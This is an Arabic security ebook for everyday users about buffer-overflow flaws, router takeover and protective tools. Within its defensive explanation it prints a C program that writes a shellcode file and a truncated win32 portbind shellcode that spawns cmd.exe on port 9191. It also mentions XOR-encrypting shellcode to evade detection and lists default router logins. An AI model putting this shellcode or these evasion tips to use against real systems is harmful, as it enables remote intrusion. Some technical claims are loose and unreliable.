بسم الله الرحمن الرحيم

وبيه نستعين والصلاه و السلام علي خاتم الانبياء والمرسلين سيدنا محمد بن عبد الله وعلي اله وصحبه اجمعين

كلمتي ::عبد العزيز حسن(the master)

المراسله (Zizo_19982@yahoo.com.....zizo199988@hotmail.com)

- اما بعد هذا الكتاب موجه الي المستخدمين العادين جدا وليس الي محترفين الحمايه...
- لقد راعيت ان تكون فكرة الكتاب بسيطه لكي تصل الي اكبر قدر ممكن من المستخدمين وقد راعيت استخدام اللغه العربيه لاختلاف لهجاتنا وطبعا شكوه المستخدمين العرب من عدم فهمهم للغه المصريه لذلك راعيت قدر الامكان التحدث بها فاغفروا لي اي تقصير .....
- هذا الكتب حصريا علي منتديات فريق الابداع ولتحميل الجزء الاول من الكتاب اذهبوا الي الرابط
- www.ebdaatem.com وحملوا الجزء الاول منه.....
- اهدي الكتاب الي امي وابي خير معنين لي
- احب ان اهدي هذاالكتاب الي الاشخاص التالين وارجوا ان لا انسي احد ((فوزي – التمساح– عصام –زيزو شرف–العبقري –ابراهيم –صالحي –مسيزو)) فريق عمل المنتدي
- اهديه ايضا الي احبائي في فريق الاخترق الخاص بمنظمه الاختراق العالميه
- فريق الاختراق الخاص بسليمان (juba)
- صديقي وحبيبي ميدو الجوكر (ابن خالتي العزيز) محمد خالد واحمد علاء

قبل ان انهي المقدمه احب ان اقول ان في منتدانا قسم خاص لمعالجه الاختراقات وتوفير حمايه جيده للمستخدمين العادين فمن واجه خطر الاختراق ولم يجد كيفيه التعامل معه او يشك انه هناك اختراق لجهازه زورنا واعرض مشكلتك وسوف نساعدك بكل صدق وفي نطاق خبرة كبيرة في مجال الحمايه

واخيرا سوف نصدر كتاب اخر للحديث عن الفيروسات باذن الله قريبا بتابعونا

عبد العزيز حسن (z.hacker)

المقدمه:

الكتاب يتحدث عن هذه المواضيع الاربعه

١. ثغرات البرامج والانظمه
٢. اختراق الروتر
٣. مفهوم عمليات (sniffer) واعتراض البيانات
٤. شرح برنامج فيرول(Zone Alarm)

ملحوظه :

قد تجد بعض المصطلحات غير معروفه بالنسبه لك فلا تقلق سوف يتم شرح كل مصطلح منها باذن الله بطريقه مبسطه ويسير الفهم.

الجزء الاول :الحمايه من ثغرات الانظمه والبرامج

من المعروف ان ثغرات الانظمه حيرت خبراء العالم في الحمايه وذلك لعدم وجود حل مؤكد لهذة الثغرات

فظلت فترات كبيرة تعتمد علي خبرة القائم علي السرفر في التعامل مع هذة الثغرات وخبرته في اكتشافها وذلك لانه لايمكن اكتشاف ان جهازك مخترق عن طريق احدي هذة الثغرات ببرنامج مثلا.

نتكلم عن طبيعه ثغرات الانظمه والبرامج ثغرات الانظمه تحتاج بشكل طبيعي الي منفذ فالباتشات تقوم بخلق منفذ جديد خاص بها مبرمج برمجه معينه بحيث يسهل عمليه استقبال وارسال البيانات الي المخترق ولذلك يسهل كشفها عند معرفه البرورت ولكن ثغرات في الانظمه لاتقوم بخلق
بورتات و انما هي تقوم بالاختراق عن طريق بورتات موجوده اصلا والحمايه تثق في هذة البورتات
مثلا ::ظهرت ثغرة بفر لبرنامج الماسنجر تقوم العمل من خلال بورت الماسنجر
طيب نتبع العمليه من الاول لكي نفهمها في البدايه عندما تقوم بتسطيب الانتي فيرس والفيرول فيقوم بفرض حمايه
علي كل الجهاز حتي تريد ان تسطب برنامج الماسنجر وبعد التسطيب يحدث عمليه ثقه في البورت من قبل الانتي فيرس بعد ما يسلك وانت تعطي الامر (Allow) فيثق الحمايه في البورت وهنا تبدا المشكله فيقوم الهكر بفهم طبيعه البروت وكيفيه حركه البيانات في البورت ويقوم ببناء ثغرة البفر .

ثغرات البفر هي عبارة عن ثغرة مبرمجه باي لغه برمج مثل السي بلس بلس والبريل والباثيون والبي اتش بي ولغات اخري كثيرة اساس الثغرة هي التالي سوف اشرحها في مثال
مثال : برنامج كتابه عند ادخال الكلمات يظهر رساله معينه طبعا لا يستطيع المبرمج ترك عدد الكليمات الواجب ادخالها مفتوح بل يحدد عدد معين من الحروف(كل حرف يساوي واحد بايت اي انهه يحدد مثلا ٢٢٦بايت اي ٢٢٦حرف) ويجب علي المبرمج تحديد عدد معين لكي لا يستهلك قدر كبير من الذاكرة فبفرض ان المبرمج قام بتحديد ٢٢٦ بايت وقام مستخدم البرنامج بادخال عدد ٣٠٠ حرف اي ٣٠٠ بايت ماذا يحدث هنا يظهر خطأ بالبرنامج لان الذاكرة المحدده له لا تستطيع التعامل مع كل هذا العدد ويتوقف البرنامج عن العمل تلقائيا وهذا الخطأ يعرف باسم البفر اوفر فلو(buffer overflow) .


السابق مثال نظري اما الان سوف نري مثال عملي المثال عبارة عن برنامج يقرا ما كتب في ملف تكست الملف منقول من شرح JAAS البرنامج يقوم بقراءه ١٠ بايت فقط اي عشرة حروف نفتح التكست ونكتب مثلا

(Zizozzizzz) ونحفظ التكست ونذهب للبرنامج ونقوم بقراءه التكست كما يلي سوف نلاحظ ظهور نفس الكلام في مكان المخصص لذلك

فالنفرض مثلا اني ادخلت هذه الكليمات

(aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa)

عدد بايتات اكثر من ١٠ بايت مذا سوف يحدث في هذة الحاله سوف يحدث خطا ويتوقف البرنامج عن العمل طبعا انا بطبق علي فيستا فسيكون هناك اختلاف بسيط بينها وبين الاكس بي نري صورة هذا الخطا



هذا هو ببساطه الخطأ الذي يحدث ويقوم الهكر بالعمل عليه واختراق النظام بالكامل يقوم الهكر بعد اكتشاف هذا الخطأ البرمجي في البرنامج ببناء ثغرة تسمي نفس الاسم(buffer overflow) ويقوم استغلا امر

العوده (eip)لتعمل الثغرة من خلال هذة الثغرة يقوم بالاختراق وقد يقوم الهكر ببناء فيرس لكي يقوم بتدمير الجهاز من هذة الثغرة مثل وندوز(Nt)كما سنري لاحقا .

وتتنوع ثغرات البفر في النوع وهي ثلاث انواع كالاتي

١. Remote root
٢. stact overflow
٣. heap overflow

بالنسبه الي النوع الاول وهو الاكثر انتشارا لسهوله تطبيقه ونتائجه القويه لانه بيعطيك صلاحيات الرووت في انظمه اللينكس وايضا في انظمه الوندوز والكل يعرف كيف هوجمت انظمة Nt في اقوي هجوم عرفه الهكر حين اكتشاف ثغرة (Windows Lsasrv.dll RPC buffer overflow Remote) وذلك في ملف (lsass.exe) وتم صنع العشارت من الفيروسات التي تهاجم الاجهزة من هذة الثغرة .

الان نحن علي علم بثغرات البفر والانظمه وانواعها وكل شئ فيها وخطورتها بالنسبه للحلول التي كانت موضوعه هي الغاء البورتات وهذا مستحيل طبعا بالنسبه لبرامج الشات التي هي اساسها وجود بورت لتبادل البايانات مع الاخرين وكان الحل الاخر وهو تصغير عدد البورتات ولكن هذا العمل ليس عملي وذلك لانه كثرة تحميل البرامج علي البورتات يؤدي الي اضعاف سرعه النت والجهاز عموما فكان حل غير عملي علي الاطلاق .

وقبل ان نعرض الحل نريد ان نفهم ما هو اساس الحل لكي نقتنع بالحل نستطيع ايضا تطويره الحل هو عبارة عن طبيعه عمل اي ثغرة اوفر فلو او ثغرة نظام تشغيل نشوف احدي ثغرات البفر ونري كيفيه عملها دي ثغرة بسيطه للشرح طبعا ثغرات الانظمه بتكون كبيرة جدا

```
#include <stdio.h>


char shellcode[] =
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\xA4\xFB\x12\x00"
"\x90\x90\x90\x90\x90\x90\x90\x90"
"\x6A\x00\x68\x00\x00\x00\x00\x68"
"\xC4\xFB\x12\x00\x50\xFF\x15\xA0"
"\x40\x40\x00\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90"
"XxXx  Virus.exe is loading....."
"\x00\x00\x90\x90\x90\x90";



int main()
{
FILE* hfile=NULL;
int nb;

if (!(hfile=fopen ("info.txt","w+b"))) {
printf("Error: fopen()");
return 0;
}

nb=fwrite(shellcode,sizeof(char),
   sizeof(shellcode),hfile);

fclose(hfile);

printf("     -- OKKKKKKKKK --\n");
printf("   -|- Write %d byte -|- \n",nb);
```

```
printf("-- Create  info.txt Virus --\n");

return 1;
}
```

الثغرة كما نري ولكني فضلت عرضها لكي تعرفوا شكل معظم الثغرات الثغرة مكتوبه بلغه (c++) اساس اي ثغره تشغيل هي انها تحتوي علي مايسمي بالشيل كود وهذا الشيل كود هو الذي يوجه الثغرة الي جهاز معين وايضا يقوم بوظيفه الثغرة فمثلا في ثغرة نظام التشغيل(Nt) يقوم بتحميل الفيرس سارس واحيانا يقوم الهكر بتحميل باتش واختراق عن طريق الباتشات والشل كود هذا يكتب بنظام معين ويكون شكله كالتالي وهذا شل كود خاص بثغرة اخري.

```
## 484 bytes win32 portbind shellcode, spawn cmd.exe on port 9191
$shell_code="\xEB\x03\x5D\xEB\x05\xE8\xF8\xFF\xFF\xFF\x8B\xC5\x83\xC0\x11\x33\xC9
\x66\xB9\xC9\x01\x80\x30\x88\x40\xE2\xFA".
"\xDD\x03\x64\x03\x7C\x09\x64\x08\x88\x88\x88\x60\xC4\x89\x88\x88\x01\xCE\x74\x77
\xFE\x74\xE0\x06\xC6\x86\x64\x60\xD9\x89".
"\x88\x88\x01\xCE\x4E\xE0\xBB\xBA\x88\x88\xE0\xFF\xFB\xBA\xD7\xDC\x77\xDE\x4E\x01
\xCE\x70\x77\xFE\x74\xE0\x25\x51\x8D\x46".
"\x60\xB8\x89\x88\x88\x01\xCE\x5A\x77\xFE\x74\xE0\xFA\x76\x3B\x9E\x60\xA8\x89\x88
\x88\x01\xCE\x46\x77\xFE\x74\xE0\x67\x46".
"\x68\xE8\x60\x98\x89\x88\x88\x01\xCE\x42\x77\xFE\x70\xE0\x43\x65\x74\xB3\x60\x88
\x89\x88\x88\x01\xCE\x7C\x77\xFE\x70\xE0".
"\x51\x81\x7D\x25\x60\x78\x88\x88\x88\x01\xCE\x78\x77\xFE\x70\xE0\x2C\x92\xF8\x4F
\x60\x68\x88\x88\x88\x01\xCE\x64\x77\xFE".
"\x70\xE0\x2C\x25\xA6\x61\x60\x58\x88\x88\x88\x01\xCE\x60\x77\xFE\x70\xE0\x6D\xC1
\x0E\xC1\x60\x48\x88\x88\x88\x01\xCE\x6A".
"\x77\xFE\x70\xE0\x6F\xF1\x4E\xF1\x60\x38\x88\x88\x88\x01\xCE\x5E\xBB\x77\x09\x64
\x7C\x89\x88\x88\xDC\xE0\x89\x89\x88\x88".
"\x77\xDE\x7C\xD8\xD8\xD8\xD8\xC8\xD8\xC8\xD8\x77\xDE\x78\x03\x50\xDF\xDF\xE0\x8A
\x88\xAB\x6F\x03\x44\xE2\x9E\xD9\xDB\x77".
"\xDE\x64\xDF\xDB\x77\xDE\x60\xBB\x77\xDF\xD9\xDB\x77\xDE\x6A\x03\x58\x01\xCE\x36
\xE0\xEB\xE5\xEC\x88\x01\xEE\x4A\x0B\x4C".
"\x24\x05\xB4\xAC\xBB\x48\xBB\x41\x08\x49\x9D\x23\x6A\x75\x4E\xCC\xAC\x98\xCC\x76
\xCC\xAC\xB5\x01\xDC\xAC\xC0\x01\xDC\xAC".
"\xC4\x01\xDC\xAC\xD8\x05\xCC\xAC\x98\xDC\xD8\xD9\xD9\xD9\xC9\xD9\xC1\xD9\xD9\x77
\xFE\x4A\xD9\x77\xDE\x46\x03\x44\xE2\x77".
"\x77\xB9\x77\xDE\x5A\x03\x40\x77\xFE\x36\x77\xDE\x5E\x63\x16\x77\xDE\x9C\xDE\xEC
\x29\xB8\x88\x88\x88\x03\xC8\x84\x03\xF8".
"\x94\x25\x03\xC8\x80\xD6\x4A\x8C\x88\xDB\xDD\xDE\xDF\x03\xE4\xAC\x90\x03\xCD\xB4
\x03\xDC\x8D\xF0\x8B\x5D\x03\xC2\x90\x03".
"\xD2\xA8\x8B\x55\x6B\xBA\xC1\x03\xBC\x03\x8B\x7D\xBB\x77\x74\xBB\x48\x24\xB2\x4C
\xFC\x8F\x49\x47\x85\x8B\x70\x63\x7A\xB3".
"\xF4\xAC\x9C\xFD\x69\x03\xD2\xAC\x8B\x55\xEE\x03\x84\xC3\x03\xD2\x94\x8B\x55\x03
\x8C\x03\x8B\x4D\x63\x8A\xBB\x48\x03\x5D".
"\xD7\xD6\xD5\xD3\x4A\x8C\
```

وكما نري في اول سطر الشل كود سوف يعمل بفر للذاكرة ب٤٨٤ بايت


```
## 484 bytes win32 portbind shellcode
```

هذا هو اساس الحمايه كل ثغرة بفر فيها شل كود فقام خبراء الحمايه بانشاء برنامج يقوم بضبط اي قطعه شل كود تقوم بدخول الجهاز وتريد ان تقوم بانشطه غير شرعيه داخل الجهاز وهذة البرامج هي برامج مكافحة الشيل كود (StackDefender)و(AntiPharming) لحماية(DNS) وهي عبارة عن برامج تصيد اي قطعه شل كود داخل الجهازنشوف .

اولا برنامج

(StackDefender)

وهو يقوم بحمايه الجهاز من قطع الشل كود و كما نري ان البرنامج قام بالمسك بقطعه من الشل كود ويتم الغاء عملها فورا وهناك هذه البرامج تعمل علي انظمه اللينكس وانظمه السلاوير وايضا يعمل علي انظمه الوندوز مثل هذا البرنامج




هذا البرنامج خاص بثغرات البفر العاديه وهو كما قلنا سابقا يري اي محاوله للشل كود للعب في الذاكرة

ويكمن تحميله من خلال موقع البرنامج الرسمي وهو.

(http://www.ngsec.com)

ثانيا برنامج::

(Antipharming logs) وهو خاص بحمايه dsn



وكما نري السرفر جاب رقم اي بي المهاجم ويكمن تحميله من خلال الموقع الرسمي للبرنامج

(http://www.ngsec.com)

وهذة الحمايه الوحيده المتاحه من هذة الثغرات طبعا في طرق اخري ولكنها صعبه وتحتاج الي خبراء برمجه وتحتاج الي امكانيات كثيرة .

هناك شئ مهم مازالت هذة الثغرات ليس لها حل ؟؟؟؟كيف رغم وجود تقنيه الكشف علي الشل كود؟؟؟
نعم رغم وجود هذة التقنيه الا انها مازلت من الثغرات التي ليس لها حل كيف هذا ؟؟
بسبب تقنيه معاكسه لتقنيه كشف الشل كود كيف ؟؟
في الجزء الاول من الكتاب تعرفنا علي الباتشات وعرفنا ان الحمايه تقوم بكشف هذة الترجوانت وتحدثنا ان الهكر بيستخدموا تقنيه التشفير من اجل حمايه الباتشات وعدم كشف الحمايه لها نفس التقنيه بالضبط ولكن في الشل كود يتم تشفير الشل كود وبالتالي لا يتعرف عليه برنامج كشف الشل كود
يتبادر سؤال انا كمستخدم عادي ماذا افعل؟ لا تفعل شئ لانه عمالقه الحمايه يتم تدميرها بشان هذة الثغرات مذا سنفعل نحن الياهو سقط بسبب تلك النوع من الثغرات بس اعتقد ان تقنيه البفر اوفر فلو لا يوجد بها خبراء كثيرين علي المستوي العربي فلا تقلقوا حتي ان هناك بعض الهكر العرب الكبار لا يعرفون علي تقنيه اكتشاف الشل كود هم يعيشون في ثغرات المتصفحات والتي انعدمت تقريبا بسبب الحمايه الحصينه التي تضربها السرفرات علي المواقع وعلي السرفر نفسه طبعا تقنيه تشفير الشل كود تقنيه عسيرة الفهم ولكن
يتم التشفير عن طريق مفاتيح (key) وباستخدام(XOR) ومن خلاله يستطيع المهاجم ان يتخطي تلك البرامج التي عرضناها في الاول .

كيف احمي نفسي كمستخدم عادي من خطورة تلك الثغرات ::

سوف اقول عده اشياء تحميكم من شر هذة الثغرات سوف تكون هذة الحمايه غير كامله للاسف لانها بتعتمد علي ذكاء المهاجم ومدي استغلاله للخطأ الموجود.

اولا :

إهم شئ هو تفعيل خاصيه الابديت (up date) في الوندوز وبسبب جهل البعض يعتقد ان الابديت خطأ او شئ غير مرغوب به ومعلومه صغيرة تقريبا معظم النسخ الوندوز تستطيع عمل ابديت اتوماتيك بدون تدخل او تفعيل
(activation) لمذا سوف نعرف لماذا من هذا المثال الخطير جدا ثم اترككم تحكمون هل هو ضروري ام غير ضروري تشغيل الابديت علي الوندوز.
فيرس سارس كلنا نعرفه هذا هذا الفيرس من اخطر الفيروسات نحن لن نتحدث عن خطورته كفيرس بل خطورته انه يفتح منفذ (port) ٤٤٥ ومن المعروف ان هذا المنفذ خاص ببرنامج الاختراق البراوت اشهر برنامج اختراق كما ان الهكر زادوا الطين بله ببناء ثغرة بفر للبروت ٤٤٥ بمعني ان البروت ٤٤٥ مفتوح عندك يلتزم لاختراق في معرفه الاي بي (ip) الخاص بيك فقط وبعدها يستطيع الهكر اختراقك بدون ادني معاناه .
ماهي مناسبه هذا الحديث مناسبته لان الترقيع لهذة الثغرة جاءت من شركه ميكروسوفت قامت الشركه فورا بوضع هذا الترقيع لهذة الثغرة الخطيرة طبعا اللي كان لاغي الابديت للوندوز كان احتمال كبير انه يتم اختراقه انت اخي الكريم تاخذ الابديت من شركه كبيرة لذلك يجب ان تثق فيها ولكن انا واثق ان الابديت ليه مشاكل كثير جدا وخصوصا انه بيأتي في فترة ويعمل ابديت لبرنامج الاكتيفشن للوندوز ولكن حين المقارنه نجد ان فتح الابديت افضل بكير من غلقه.

ثانيا

اهم شئ هي متابعه اخر الثغرات ليس من اجل الاختراق بل من اجل ان تعرف جديد الثغرات وتعرف البرامج التي تصاب بهذة الثغرات وتقوم اما بازالتها او تحديثها من خلال مواقعها الرسميه وللعلم لا يوجد برنامج معفي من هذة الثغرات حتي برامج الهكر انفسهم مثل ثغرة برنامج (olly) الذي يستخدموه الهكر في اكتشاف هذا النوع من الثغرات .

ثالثا

هذة الثغرات بتعتمد علي رقم اصدار البرنامج بمعني ثغرة بفر في برنامج الفيرفوكس مثلا الاصدار الثاني استحاله او نادرا اذا وجدت نفس الثغرة في الاصدار الثالث وهكذا فان تنزيل احدث الاصدارت من كل البرامج تعطيك حمايه جزءيه من منفذي هذة الهجمات.


رابعا

اخر شئ وانا في الحقيقه مستغرب منه جدا تجد احد الاشخاص يقول انا منتدايا منيع لا يستطيع احد اختراقه احب ان اوجه رساله الي كل شخص مثل هذا اقول له
ليس معني انك لم تخترق انك الافضل بل انك الاضعف لاني الهكر يتوجهون الي الحمايات القويه واختراقها كنوع من اثبات الذات والكفاءة وفتجد الملاين تحلم باختراق الياهو وتحاول في حين لا يعري احد انتباهه الي
منتدي صغير مثلا ففي نهايه الامر اقول لا يوجد حمايه بدون اختراق ولا اختراق من غير حمايه فبدون الحمايه لن نعرف معني اختراق وبدون اختراق لن نعرف معني الحمايه.

الجزء الثاني ::اختراق الروترات

ما المقصود باختراق الروترات::

المقصود بها هي الدخول الي لوحه تحكم الروتر طبعا فينا الكثير ممن جزء في شبكه كبيرة فلا يعلم معني صفحه تحكم الروتر قبل ان ابدأ احب ان اتكلم عن الشبكات والروترات والاتصال طبعا معظمنا مقسم الي جزءين الجزء الاول له روتر خاص بيه ولا يوجد معه احد والجزء الثاني هو عبارة عن مجموعه من الاشخاص المشتركين علي خط انترنت واحد بمعني ان اعدادات الروتر يستطيع الجزء الاول التحكم فيه اما الجزء الثاني فتكون اعدادت الروتر مع صاحب الشبكه او المسؤل عليها كيفيه الدخول علي الروتر
افتح شاشه الدوس(dos) اكتب فيه هذا الامر (ipconfig) كما يلي



خذ اي بي الروتر وضعه في المتصفح لو كنت صاحب الشبكه او لو كنت علي خط انترت بمفردك كما يلي

سوف تظهر لك فراغين الفراغ الاول للباسورد والفراغ الثاني لليوزر نيم ويختلف شكل صفحه الروتر باختلاف نوعه مافائده تلك الصفحه لها فوائد كثيرة اهمها اغلاق البروتات وفتحها اعطاء ايبيها للاجهزة التي علي الشبكه المشكله انه عند عمل كونفريشن للروتر بيرجع لحالته الاول وحاله الروتر الاولي بيكون فيها اسم مستخدم الدخول للروتر والباسورد (admin,,admin) او (root,,root) بمعني اخر انه من الممكن الاستيلاء علي الروتر بتاعك ومافائده الدخول علي الروتر للمخترق اهم شئ انه بيقرد يفتح بورتات ومنها يمكنه الاختراق او الاختراق علن طريق البورت ١٣٩ او حتي التلنت المهم انك ممكن تخترق لو تم اختراق الورت الخاص بيك اوك يبقي كده احنا عرفنا اذاي ممكن نخترق عن طريق الروتر

كيف احمي نفسي عن طريق اختراق الروتر:

اولا ::

تغير باسورد الروتر وكلمه المررو الي كلمه صعبه الوصول اليها ويجب مراعاه عمل تلك العمله بعد عمل كونفريشن للراوتر وذلك لان الاعدادات في هذا الحاله ترجع الي الافتراضي


ثانيا::

فبفرض انك عملت باسورد ونسيت ما هو الباسورد لا تقلق كل ما عليك انك تعمل ريستات للروتر اي انك تقوم بفتح واغلاق الروتر مرة اخري وبذلك تكون انهيت الاعدادات السابقه

ثالثا :: مفهوم عمليات (sniffer) واعتراض البيانات

